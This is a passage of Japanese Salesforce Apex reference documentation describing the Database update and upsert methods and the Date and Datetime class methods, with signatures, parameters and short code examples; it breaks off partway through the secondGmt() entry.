```

update(recordsToUpdate, allOrNone)

個別の取引先や取引先責任者、請求書の明細など、組織のデータ内の1つ以上の既存のsObjectレコードを更新します。

署名

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Boolean allOrNone)
```

パラメータ

recordsToUpdate
型: sObject[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.SaveResult[]

使用方法

`update` はSQLのUPDATEステートメントに類似しています。

実行された各 `update` メソッドは、DMLステートメントのガバナ制限にカウントされます。

update(recordToUpdate, dmlOptions)

個別の取引先または取引先責任者など、組織のデータ内の既存のsObjectレコードを更新します。

署名

```
public static Database.SaveResult update(sObject recordToUpdate, Database.DmlOptions
dmlOptions)
```

パラメータ

recordToUpdate
　型: sObject

dmlOptions
　型: Database.DMLOptions

　(省略可能) *dmlOptions* パラメータは、レコード挿入時にエラーが発生した場合の割り当てルールの情報やロールバック動作など、トランザクションの追加データを指定します。

戻り値

型: Database.SaveResult

使用方法

update は SQL の UPDATE ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 update メソッドは、DML ステートメントのガバナ制限にカウントされます。

update(recordsToUpdate, dmlOptions)

個別の取引先や取引先責任者、請求書の明細など、組織のデータ内の 1 つ以上の既存の sObject レコードを更新します。

署名

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Database.DMLOptions
dmlOptions)
```

パラメータ

recordsToUpdate
　型: sObject[]

dmlOptions
　型: Database.DMLOptions

　(省略可能) *dmlOptions* パラメータは、レコード挿入時にエラーが発生した場合の割り当てルールの情報やロールバック動作など、トランザクションの追加データを指定します。

戻り値

型: Database.SaveResult[]

使用方法

update は SQL の UPDATE ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 update メソッドは、DML ステートメントのガバナ制限にカウントされます。

upsert(recordToUpsert, externalIdField, allOrNone)

既存のオブジェクトが存在するかを判別するために指定された項目を使用するか、項目が指定されていない場合は ID 項目を使用して、1 つのステートメント内で新しい sObject レコードの作成や既存の sObject レコードの更新を行います。

署名

```
public static Database.UpsertResult upsert(sObject recordToUpsert, Schema.SObjectField externalIDField, Boolean allOrNone)
```

パラメータ

recordToUpsert
型: sObject

externalIdField
型: Schema.SObjectField

externalIdField は Schema.SObjectField のデータ型、つまり項目トークンです。fields 特殊メソッドを使用して、項目のトークンを検索します。たとえば、Schema.SObjectField f = Account.Fields.MyExternalId です。*externalIdField* パラメータは、upsert() が sObject を既存のレコードと照合するために使用する項目です。この項目は、外部 ID としてマークされたカスタム項目か、idLookup 属性のある標準項目にすることができます。

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UpsertResult

使用方法

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 upsert メソッドは、DML ステートメントのガバナ制限にカウントされます。

更新/挿入操作の仕組みについて詳細は、「Upsert ステートメント」 を参照してください。

upsert(recordsToUpsert, externalIdField, allOrNone)

既存のオブジェクトが存在するかを判別するために指定された項目を使用するか、項目が指定されていない場合は ID 項目を使用して、1 つのステートメント内で新しい sObject レコードの作成や既存の sObject レコードの更新を行います。

署名

```
public static Database.UpsertResult[] upsert(sObject[] recordsToUpsert,
Schema.SObjectField externalIdField, Boolean allOrNone)
```

パラメータ

recordsToUpsert
型: sObject[]

externalIdField
型: Schema.SObjectField

externalIdField は Schema.SObjectField のデータ型、つまり項目トークンです。fields 特殊メソッドを使用して、項目のトークンを検索します。たとえば、Schema.SObjectField f = Account.Fields.MyExternalId です。*externalIdField* パラメータは、upsert() が sObject を既存のレコードと照合するために使用する項目です。この項目は、外部 ID としてマークされたカスタム項目か、idLookup 属性のある標準項目にすることができます。

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UpsertResult[]

使用方法

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 upsert メソッドは、DML ステートメントのガバナ制限にカウントされます。

更新/挿入操作の仕組みについて詳細は、「Upsert ステートメント」 を参照してください。

Date クラス

Date プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Date についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Date メソッド

`Date` のメソッドは次のとおりです。

このセクションの内容:

parse(stringDate)
string から date を構築します。string の形式は、ローカルの日付形式によって異なります。

today()
現在の日付を現在のユーザのタイムゾーンで返します。

toStartOfMonth()
メソッドをコールした日付の月の最初の日を返します。

toStartOfWeek()
コンテキストユーザのロケールに応じて、メソッドをコールした日付の週の開始日を返します。

valueOf(stringDate)
指定した string の値を含む date を返します。

valueOf(fieldValue)
指定されたオブジェクトを date に変換します。このメソッドを使用して、履歴管理項目の値または date 値を表すオブジェクトを変換します。

year()
date の year コンポーネントを返します。

addDays(additionalDays)

指定した追加日数を date に加算します。

署名

```
public Date addDays(Integer additionalDays)
```

パラメータ

additionalDays
型: Integer

戻り値

型: Date

例

```
Date myDate = Date.newInstance(1960, 2, 17);

Date newDate = mydate.addDays(2);
```

addMonths(additionalMonths)

指定した追加月数を date に加算します。

署名

```
public Date addMonths(Integer additionalMonths)
```

パラメータ

additionalMonths
型: Integer

戻り値

型: Date

例

```
date myDate = date.newInstance(1990, 11, 21);

date newDate = myDate.addMonths(3);

date expectedDate = date.newInstance(1991, 2, 21);

system.assertEquals(expectedDate, newDate);
```

addYears(additionalYears)

指定した追加年数を date に加算します。

署名

```
public Date addYears(Integer additionalYears)
```

パラメータ

additionalYears
型: Integer

戻り値

型: Date

例

```
date myDate = date.newInstance(1983, 7, 15);

date newDate = myDate.addYears(2);

date expectedDate = date.newInstance(1985, 7, 15);

system.assertEquals(expectedDate, newDate);
```

day()

date の day-of-month コンポーネントを返します。

署名

```
public Integer day()
```

戻り値

型: Integer

例

```
date myDate = date.newInstance(1989, 4, 21);

Integer day = myDate.day();

system.assertEquals(21, day);
```

dayOfYear()

date の day-of-year コンポーネントを返します。

署名

```
public Integer dayOfYear()
```

戻り値

型: Integer

例

```
date myDate = date.newInstance(1998, 10, 21);

Integer day = myDate.dayOfYear();

system.assertEquals(294, day);
```

daysBetween(secondDate)

メソッドをコールした日付と指定された日付の間の日数を返します。

署名

```
public Integer daysBetween(Date secondDate)
```

パラメータ

secondDate
型: Date

戻り値

型: Integer

使用方法

メソッドをコールする日付が *compDate* の後に発生する場合、戻り値は負になります。

例

```
Date startDate = Date.newInstance(2008, 1, 1);

Date dueDate = Date.newInstance(2008, 1, 30);

Integer numberDaysDue = startDate.daysBetween(dueDate);
```

daysInMonth(year, month)

指定された *year* と *month* の月の日数を返します (1 = 1 月)。

署名

```
public static Integer daysInMonth(Integer year, Integer month)
```

パラメータ

year
型: Integer

month
型: Integer

戻り値

型: Integer

例

次の例は、1960 年の 2 月の日数を検索します。

```
Integer numberDays = date.daysInMonth(1960, 2);
```

format()

コンテキストユーザのロケールを使用して、date を文字列として返します。

署名

```
public String format()
```

戻り値

型: String

例

```
// In American-English locale

date myDate = date.newInstance(2001, 3, 21);

String dayString = myDate.format();

system.assertEquals('3/21/2001', dayString);
```

isLeapYear(year)

指定した年がうるう年の場合、`true` を返します。

署名

```
public static Boolean isLeapYear(Integer year)
```

パラメータ

year
型: Integer

戻り値

型: Boolean

例

```
system.assert(Date.isLeapYear(2004));
```

isSameDay(dateToCompare)

メソッドをコールした日付が指定された日付と同じ場合、`true` を返します。

署名

```
public Boolean isSameDay(Date dateToCompare)
```

パラメータ

dateToCompare
型: Date

戻り値

型: Boolean

例

```
date myDate = date.today();

date dueDate = date.newInstance(2008, 1, 30);

boolean dueNow = myDate.isSameDay(dueDate);
```

month()

date の month コンポーネントを返します (1 =1 月)。

署名

```
public Integer month()
```

戻り値

型: Integer

例

```
date myDate = date.newInstance(2004, 11, 21);

Integer month = myDate.month();

system.assertEquals(11, month);
```

monthsBetween(secondDate)

メソッドをコールした日付と指定された日付の間の月数を返します。日数の差異は無視されます。

署名

```
public Integer monthsBetween(Date secondDate)
```

パラメータ

secondDate
型: Date

戻り値

型: Integer

例

```
Date firstDate = Date.newInstance(2006, 12, 2);

Date secondDate = Date.newInstance(2012, 12, 8);

Integer monthsBetween = firstDate.monthsBetween(secondDate);

System.assertEquals(72, monthsBetween);
```

newInstance(year, month, date)

year、*month* (1= 1 月)、*day* の integer 表現から date を構築します。

署名

```
public static Date newInstance(Integer year, Integer month, Integer date)
```

パラメータ

year
型: Integer

month
型: Integer

Date
型: Integer

戻り値

型: Date

例

次の例では、1960 年 2 月 17 日を作成します。

```
Date myDate = date.newinstance(1960, 2, 17);
```

parse(stringDate)

string から date を構築します。string の形式は、ローカルの日付形式によって異なります。

署名

```
public static Date parse(String stringDate)
```

パラメータ

stringDate
型: String

戻り値

型: Date

例

次の例は、いくつかのロケールで機能します。

```
date mydate = date.parse('12/27/2009');
```

today()

現在の日付を現在のユーザのタイムゾーンで返します。

署名

```
public static Date today()
```

戻り値

型: Date

toStartOfMonth()

メソッドをコールした日付の月の最初の日を返します。

署名

```
public Date toStartOfMonth()
```

戻り値

型: Date

例

```
date myDate = date.newInstance(1987, 12, 17);

date firstDate = myDate.toStartOfMonth();

date expectedDate = date.newInstance(1987, 12, 1);

system.assertEquals(expectedDate, firstDate);
```

toStartOfWeek()

コンテキストユーザのロケールに応じて、メソッドをコールした日付の週の開始日を返します。

署名

```
public Date toStartOfWeek()
```

戻り値

型: Date

例

たとえば、アメリカのロケールでは週は日曜日に始まり、ヨーロッパでは月曜日に始まります。次に例を示します。

```
Date myDate = Date.today();

Date weekStart = myDate.toStartofWeek();
```

valueOf(stringDate)

指定した string の値を含む date を返します。

署名

```
public static Date valueOf(String stringDate)
```

パラメータ

stringDate
型: String

戻り値

型: Date

使用方法

指定した文字列は、ローカルタイムゾーンの標準の日付形式「yyyy-MM-dd HH:mm:ss」を使用する必要があります。

例

```
string year = '2008';

string month = '10';

string day = '5';
```

```
string hour = '12';

string minute = '20';

string second = '20';

string stringDate = year + '-' + month

 + '-' + day + ' ' + hour + ':' +

minute + ':' + second;


Date myDate = date.valueOf(stringDate);
```

valueOf(fieldValue)

指定されたオブジェクトをdateに変換します。このメソッドを使用して、履歴管理項目の値またはdate値を表すオブジェクトを変換します。

署名

```
public static Date valueOf(Object fieldValue)
```

パラメータ

fieldValue
型: Object

戻り値

型: Date

使用方法

項目がdate項目の場合は、`AccountHistory` など、履歴sObjectの `OldValue` 項目または `NewValue` 項目でこのメソッドを使用します。

メモ: API バージョン 33.0 以前では、`Datetime` を表すオブジェクトを指定して `Date.valueOf` をコールすると、メソッドは時間、分、秒を含む `Date` 値を返しました。バージョン34.0以降では、`Date.valueOf` はオブジェクトを時間情報のない有効な `Date` に変換します。`Datetime` データ型の変数を `Date` に変換するには、Datetime.date メソッドを使用します。

例

次の例では、履歴管理項目を Date 値に変換します。

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];

for(AccountHistory ah : ahlist) {

  System.debug('Field: ' + ah.Field);

  if (ah.field == 'MyDate__c') {

    Date oldValue = Date.valueOf(ah.OldValue);

    Date newValue = Date.valueOf(ah.NewValue);

  }

}
```

year()

date の year コンポーネントを返します。

署名

```
public Integer year()
```

戻り値

型: Integer

例

```
date myDate = date.newInstance(1988, 12, 17);

system.assertEquals(1988, myDate.year());
```

Datetime クラス

datetime プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

datetime についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Datetime メソッド

`Datetime` のメソッドは次のとおりです。

このセクションの内容:

formatLong()
日付をローカルタイムゾーンに変換し、変換した日付を長い日付形式で返します。

getTime()
この datetime オブジェクトで表された 1970 年 1 月 1 日 0 時 0 分 0 秒 (GMT) を起点としたミリ秒数を返します。

hour()
コンテキストユーザのローカルタイムゾーンで datetime の hour コンポーネントを返します。

hourGmt()
GMT タイムゾーンで datetime の hour コンポーネントを返します。

isSameDay(dateToCompare)
コンテキストユーザのローカルタイムゾーンで、メソッドをコールした datetime と指定された datetime が同じ場合、true を返します。

millisecond()
コンテキストユーザのローカルタイムゾーンで datetime の millisecond コンポーネントを返します。

millisecondGmt()
GMT タイムゾーンで datetime の millisecond コンポーネントを返します。

minute()
コンテキストユーザのローカルタイムゾーンで datetime の minute コンポーネントを返します。

minuteGmt()
GMT タイムゾーンで datetime の minute コンポーネントを返します。

month()
コンテキストユーザのローカルタイムゾーンで datetime の month コンポーネントを返します (1 =1 月)。

monthGmt()
GMT タイムゾーンで datetime の month コンポーネントを返します (1 = 1 月)。

newInstance(milliseconds)
datetime を構築し、1970 年 1 月 1 日 00:00:00 (GMT) を起点とした指定したミリ秒数を表すように初期化します。

newInstance(date, time)
ローカルタイムゾーンの指定された日時から datetime を構築します。

newInstance(year, month, day)
ローカルタイムゾーンの午前 0 時に、指定した年、月 (1 = 1 月)、日の integer 表現から datetime を構築します。

newInstance(year, month, day, hour, minute, second)
ローカルタイムゾーンで、指定した年、月 (1 = 1 月)、日、時、分、および秒の integer 表現から datetime を構築します。

newInstanceGmt(date, time)
GMT タイムゾーンの指定された日時から datetime を構築します。

newInstanceGmt(year, month, date)
GMT タイムゾーンの午前 0 時に、指定した年、月 (1 = 1 月)、日の integer 表現から datetime を構築します。

newInstanceGmt(year, month, date, hour, minute, second)
GMT タイムゾーンで、指定した年、月 (1 = 1 月)、日、時、分、および秒の integer 表現から datetime を構築します。

now()
GMT カレンダーに基づいて、現在の datetime を返します。

parse(datetimeString)
ユーザロケールのローカルタイムゾーンおよび形式で指定された文字列で datetime を構築します。

second()
コンテキストユーザのローカルタイムゾーンで datetime の second コンポーネントを返します。

secondGmt()
GMT タイムゾーンで datetime の second コンポーネントを返します。

time()
コンテキストユーザのローカルタイムゾーンで datetime の time コンポーネントを返します。

timeGmt()
GMT タイムゾーンで datetime の time コンポーネントを返します。

valueOf(dateTimeString)
指定した文字列の値を含む datetime を返します。

valueOf(fieldValue)
指定されたオブジェクトを datetime に変換します。このメソッドを使用して、履歴管理項目の値または datetime 値を表すオブジェクトを変換します。

valueOfGmt(dateTimeString)
指定した文字列の値を含む datetime を返します。

year()
コンテキストユーザのローカルタイムゾーンで datetime の year コンポーネントを返します。

yearGmt()
GMT タイムゾーンで datetime の year コンポーネントを返します。

addDays(additionalDays)

指定した日数を datetime に加算します。

署名

```
public Datetime addDays(Integer additionalDays)
```

パラメータ

additionalDays
型: Integer

戻り値

型: Datetime

例

```
Datetime myDateTime = Datetime.newInstance(1960, 2, 17);

Datetime newDateTime = myDateTime.addDays(2);

Datetime expected = Datetime.newInstance(1960, 2, 19);

System.assertEquals(expected, newDateTime);
```

addHours(additionalHours)

指定した時間数を datetime **に加算します。**

署名

```
public Datetime addHours(Integer additionalHours)
```

パラメータ

additionalHours
型: Integer

戻り値

型: Datetime

例

```
DateTime myDateTime = DateTime.newInstance(1997, 1, 31, 7, 8, 16);

DateTime newDateTime = myDateTime.addHours(3);

DateTime expected = DateTime.newInstance(1997, 1, 31, 10, 8, 16);

System.assertEquals(expected, newDateTime);
```

addMinutes(additionalMinutes)

指定した分数を datetime **に加算します。**

署名

```
public Datetime addMinutes(Integer additionalMinutes)
```

パラメータ

additionalMinutes
型: Integer

戻り値

型: Datetime

例

```
DateTime myDateTime = DateTime.newInstance(1999, 2, 11, 8, 6, 16);

DateTime newDateTime = myDateTime.addMinutes(7);

DateTime expected = DateTime.newInstance(1999, 2, 11, 8, 13, 16);

System.assertEquals(expected, newDateTime);
```

addMonths(additionalMonths)

指定した月数を datetime に追加します。

署名

```
public Datetime addMonths(Integer additionalMonths)
```

パラメータ

additionalMonths
型: Integer

戻り値

型: Datetime

例

```
DateTime myDateTime = DateTime.newInstance(2000, 7, 7, 7, 8, 12);

DateTime newDateTime = myDateTime.addMonths(1);

DateTime expected = DateTime.newInstance(2000, 8, 7, 7, 8, 12);

System.assertEquals(expected, newDateTime);
```

addSeconds(additionalSeconds)

指定した秒数を datetime に加算します。

署名

```
public Datetime addSeconds(Integer additionalSeconds)
```

パラメータ

additionalSeconds
型: Integer

戻り値

型: Datetime

例

```
DateTime myDateTime = DateTime.newInstance(2001, 7, 19, 10, 7, 12);

DateTime newDateTime = myDateTime.addSeconds(4);

DateTime expected = DateTime.newInstance(2001, 7, 19, 10, 7, 16);

System.assertEquals(expected, newDateTime);
```

addYears(additionalYears)

指定した年数を datetime に加算します。

署名

```
public Datetime addYears(Integer additionalYears)
```

パラメータ

additionalYears
型: Integer

戻り値

型: Datetime

例

```
DateTime myDateTime = DateTime.newInstance(2009, 12, 17, 13, 6, 6);

DateTime newDateTime = myDateTime.addYears(1);

DateTime expected = DateTime.newInstance(2010, 12, 17, 13, 6, 6);

System.assertEquals(expected, newDateTime);
```

date()

コンテキストユーザのローカルタイムゾーンで datetime の date コンポーネントを返します。

署名

```
public Date date()
```

戻り値

型: Date

例

```
DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 12, 6, 13);

Date myDate = myDateTime.date();

Date expected = Date.newInstance(2006, 3, 16);

System.assertEquals(expected, myDate);
```

dateGMT()

GMT タイムゾーンで datetime の date コンポーネントを返します。

署名

```
public Date dateGMT()
```

戻り値

型: Date

例

```
// California local time, PST

DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 23, 0, 0);

Date myDate = myDateTime.dateGMT();

Date expected = Date.newInstance(2006, 3, 17);

System.assertEquals(expected, myDate);
```

day()

コンテキストユーザのローカルタイムゾーンで datetime の day-of-month コンポーネントを返します。

署名

```
public Integer day()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(1986, 2, 21, 23, 0, 0);

System.assertEquals(21, myDateTime.day());
```

dayGmt()

GMT タイムゾーンで datetime の day-of-month コンポーネントを返します。

署名

```
public Integer dayGmt()
```

戻り値

型: Integer

例

```
// California local time, PST

DateTime myDateTime = DateTime.newInstance(1987, 1, 14, 23, 0, 3);

System.assertEquals(15, myDateTime.dayGMT());
```

dayOfYear()

コンテキストユーザのローカルタイムゾーンで datetime の day-of-year コンポーネントを返します。

署名

```
public Integer dayOfYear()
```

戻り値

型: Integer

例

たとえば、2008 年 2 月 5 日午前 8 時 30 分 12 秒は、day 36 です。

```
Datetime myDate = Datetime.newInstance(2008, 2, 5, 8, 30, 12);

system.assertEquals(myDate.dayOfYear(), 36);
```

dayOfYearGmt()

GMT タイムゾーンで datetime の day-of-year コンポーネントを返します。

署名

```
public Integer dayOfYearGmt()
```

戻り値

型: Integer

例

```
// This sample assumes we are in the PST timezone

DateTime myDateTime = DateTime.newInstance(1999, 2, 5, 23, 0, 3);

// January has 31 days + 5 days in February = 36 days

// dayOfYearGmt() adjusts the time zone from the current time zone to GMT

// by adding 8 hours to the PST time zone, so it's 37 days and not 36 days

System.assertEquals(37, myDateTime.dayOfYearGmt());
```

format()

日付をローカルタイムゾーンに変換し、変換した日付をコンテキストユーザのロケールを使用して形式設定された文字列として返します。タイムゾーンを指定できない場合は、GMT が使用されます。

署名

```
public String format()
```

戻り値

型: String

例

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);

system.assertEquals('6/6/1993 3:03 AM', mydatetime.format());
```

format(dateFormatString)

日付をローカルタイムゾーンに変換し、変換した日付を提供された Java の SimpleDateFormat を使用して文字列として返します。タイムゾーンを指定できない場合は、GMT が使用されます。

署名

```
public String format(String dateFormatString)
```

パラメータ

dateFormatString
　型: String

戻り値

型: String

使用方法

Java の SimpleDateFormat についての詳細は、「Java SimpleDateFormat」を参照してください。

例

```
Datetime myDT = Datetime.now();

String myDate = myDT.format('h:mm a');
```

format(dateFormatString, timezone)

日付を指定されたタイムゾーンに変換し、変換した日付を提供された Java の SimpleDateFormat を使用して文字列として返します。提供されたタイムゾーンが適切でない場合、GMT が使用されます。

署名

```
public String format(String dateFormatString, String timezone)
```

パラメータ

dateFormatString
　型: String

timezone
　型: String

　timezone 引数の有効なタイムゾーン値は、Java の TimeZone.getAvailableIDs メソッドから返されるタイムゾーンに対応する Java TimeZone クラスのタイムゾーンです。3 文字の省略名ではなく、タイムゾーンの完全名を使用することをお勧めします。

戻り値

型: String

使用方法

Java の SimpleDateFormat についての詳細は、「Java SimpleDateFormat」を参照してください。

例

次の例では `format` を使用して、GMT 日付を America/New_York タイムゾーンに変換し、指定された日付形式を使用してフォーマットします。

```
Datetime GMTDate =

  Datetime.newInstanceGmt(2011,6,1,12,1,5);

String strConvertedDate =

  GMTDate.format('MM/dd/yyyy HH:mm:ss',

                 'America/New_York');

// Date is converted to

// the new time zone and is adjusted

// for daylight saving time.

System.assertEquals(

  '06/01/2011 08:01:05', strConvertedDate);
```

formatGmt(dateFormatString)

提供された Java の SimpleDateFormat と GMT タイムゾーンを使用して、datetime を文字列として返します。

署名

```
public String formatGmt(String dateFormatString)
```

パラメータ

dateFormatString
型: String

戻り値

型: String

使用方法

Java の SimpleDateFormat についての詳細は、「Java SimpleDateFormat」を参照してください。

例

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);

String formatted = myDateTime.formatGMT('EEE, MMM d yyyy HH:mm:ss');

String expected = 'Sun, Jun 6 1993 10:03:03';

System.assertEquals(expected, formatted);
```

formatLong()

日付をローカルタイムゾーンに変換し、変換した日付を長い日付形式で返します。

署名

```
public String formatLong()
```

戻り値

型: String

例

```
// Passing local date based on the PST time zone

Datetime dt = DateTime.newInstance(2012,12,28,10,0,0);

// Writes 12/28/2012 10:00:00 AM PST

System.debug('dt.formatLong()=' + dt.formatLong());
```

getTime()

この datetime オブジェクトで表された 1970 年 1 月 1 日 0 時 0 分 0 秒 (GMT) を起点としたミリ秒数を返します。

署名

```
public Long getTime()
```

戻り値

型: Long

例

```
DateTime dt = DateTime.newInstance(2007, 6, 23, 3, 3, 3);

Long gettime = dt.getTime();
```

```
Long expected = 1182592983000L;

System.assertEquals(expected, gettime);
```

hour()

コンテキストユーザのローカルタイムゾーンで datetime の hour コンポーネントを返します。

署名

```
public Integer hour()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(1998, 11, 21, 3, 3, 3);

System.assertEquals(3 , myDateTime.hour());
```

hourGmt()

GMT タイムゾーンで datetime の hour コンポーネントを返します。

署名

```
public Integer hourGmt()
```

戻り値

型: Integer

例

```
// California local time

DateTime myDateTime = DateTime.newInstance(2000, 4, 27, 3, 3, 3);

System.assertEquals(10 , myDateTime.hourGMT());
```

isSameDay(dateToCompare)

コンテキストユーザのローカルタイムゾーンで、メソッドをコールした datetime と指定された datetime が同じ場合、true を返します。

署名

```
public Boolean isSameDay(Datetime dateToCompare)
```

パラメータ

dateToCompare
型: Datetime

戻り値

型: Boolean

例

```
datetime myDate = datetime.now();

datetime dueDate =

     datetime.newInstance(2008, 1, 30);

boolean dueNow = myDate.isSameDay(dueDate);
```

millisecond()

コンテキストユーザのローカルタイムゾーンで datetime の millisecond コンポーネントを返します。

署名

```
public Integer millisecond()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.now();

system.debug(myDateTime.millisecond());
```

millisecondGmt()

GMT タイムゾーンで datetime の millisecond コンポーネントを返します。

署名

```
public Integer millisecondGmt()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.now();

system.debug(myDateTime.millisecondGMT());
```

minute()

コンテキストユーザのローカルタイムゾーンで datetime の minute コンポーネントを返します。

署名

```
public Integer minute()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(2001, 2, 27, 3, 3, 3);

system.assertEquals(3, myDateTime.minute());
```

minuteGmt()

GMT タイムゾーンで datetime の minute コンポーネントを返します。

署名

```
public Integer minuteGmt()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(2002, 12, 3, 3, 3, 3);

system.assertEquals(3, myDateTime.minuteGMT());
```

month()

コンテキストユーザのローカルタイムゾーンで datetime の month コンポーネントを返します (1 =1 月)。

署名

```
public Integer month()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(2004, 11, 4, 3, 3, 3);

system.assertEquals(11, myDateTime.month());
```

monthGmt()

GMT タイムゾーンで datetime の month コンポーネントを返します (1 = 1 月)。

署名

```
public Integer monthGmt()
```

戻り値

型: Integer

例

```
DateTime myDateTime = DateTime.newInstance(2006, 11, 19, 3, 3, 3);

system.assertEquals(11, myDateTime.monthGMT());
```

newInstance(milliseconds)

datetime を構築し、1970 年 1 月 1 日 00:00:00 (GMT) を起点とした指定したミリ秒数を表すように初期化します。

署名

```
public static Datetime newInstance(Long milliseconds)
```

パラメータ

milliseconds
型: Long

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

例

```
Long longtime = 1341828183000L;

DateTime dt = DateTime.newInstance(longtime);

DateTime expected = DateTime.newInstance(2012, 7, 09, 3, 3, 3);

System.assertEquals(expected, dt);
```

newInstance(date, time)

ローカルタイムゾーンの指定された日時から datetime を構築します。

署名

```
public static Datetime newInstance(Date date, Time time)
```

パラメータ

Date
型: Date

time
型: Time

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

例

```
Date myDate = Date.newInstance(2011, 11, 18);

Time myTime = Time.newInstance(3, 3, 3, 0);

DateTime dt = DateTime.newInstance(myDate, myTime);

DateTime expected = DateTime.newInstance(2011, 11, 18, 3, 3, 3);

System.assertEquals(expected, dt);
```

newInstance(year, month, day)

ローカルタイムゾーンの午前 0 時に、指定した年、月 (1 = 1 月)、日の integer 表現から datetime を構築します。

署名

```
public static Datetime newInstance(Integer year, Integer month, Integer day)
```

パラメータ

year
型: Integer

month
型: Integer

day
型: Integer

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

例

```
datetime myDate = datetime.newInstance(2008, 12, 1);
```

newInstance(year, month, day, hour, minute, second)

ローカルタイムゾーンで、指定した年、月 (1 = 1 月)、日、時、分、および秒の integer 表現から datetime を構築します。

署名

```
public static Datetime newInstance(Integer year, Integer month, Integer day, Integer hour, Integer minute, Integer second)
```

パラメータ

year
型: Integer

month
型: Integer

day
型: Integer

hour
型: Integer

minute
型: Integer

second
型: Integer

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

例

```
Datetime myDate = Datetime.newInstance(2008, 12, 1, 12, 30, 2);
```

newInstanceGmt(date, time)

GMT タイムゾーンの指定された日時から datetime を構築します。

署名

```
public static Datetime newInstanceGmt(Date date, Time time)
```

パラメータ

Date
型: Date

time
型: Time

戻り値

型: Datetime

例

```
Date myDate = Date.newInstance(2013, 11, 12);

Time myTime = Time.newInstance(3, 3, 3, 0);

DateTime dt = DateTime.newInstanceGMT(myDate, myTime);

DateTime expected = DateTime.newInstanceGMT(2013, 11, 12, 3, 3, 3);

System.assertEquals(expected, dt);
```

newInstanceGmt(year, month, date)

GMT タイムゾーンの午前 0 時に、指定した年、月 (1 = 1 月)、日の integer 表現から datetime を構築します。

署名

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date)
```

パラメータ

year
　型: Integer

month
　型: Integer

Date
　型: Integer

戻り値

型: Datetime

例

```
DateTime dt = DateTime.newInstanceGMT(1996, 3, 22);
```

newInstanceGmt(year, month, date, hour, minute, second)

GMT タイムゾーンで、指定した年、月 (1 = 1 月)、日、時、分、および秒の integer 表現から datetime を構築します。

署名

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date, Integer hour, Integer minute, Integer second)
```

パラメータ

year
　型: Integer

month
　型: Integer

Date
　型: Integer

hour
　型: Integer

minute
　型: Integer

second
　型: Integer

戻り値

型: Datetime

例

```
//California local time

DateTime dt = DateTime.newInstanceGMT(1998, 1, 29, 2, 2, 3);

DateTime expected = DateTime.newInstance(1998, 1, 28, 18, 2, 3);

System.assertEquals(expected, dt);
```

now()

GMT カレンダーに基づいて、現在の datetime を返します。

署名

```
public static Datetime now()
```

戻り値

型: Datetime

返される datetime の形式は 'MM/DD/YYYY HH:MM PERIOD' です。

例

```
datetime myDateTime = datetime.now();
```

parse(datetimeString)

ユーザロケールのローカルタイムゾーンおよび形式で指定された文字列で datetime を構築します。

署名

```
public static Datetime parse(String datetimeString)
```

パラメータ

datetimeString
型: String

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

例

次の例では parse を使用して、英語 (アメリカ) ロケール形式の文字列として渡される日付から datetime を作成します。使用しているロケールによっては、日付文字列の形式を変更する必要があります。

```
Datetime dt = DateTime.parse('10/14/2011 11:46 AM');

String myDtString = dt.format();

system.assertEquals(myDtString, '10/14/2011 11:46 AM');
```

second()

コンテキストユーザのローカルタイムゾーンで datetime の second コンポーネントを返します。

署名

```
public Integer second()
```

戻り値

型: Integer

例

```
DateTime dt = DateTime.newInstanceGMT(1999, 9, 22, 3, 1, 2);

System.assertEquals(2, dt.second());
```

secondGmt()

GMT タイムゾーンで datetime の second コンポーネントを返します。

署名

```
public Integer secondGmt()
```

戻り値

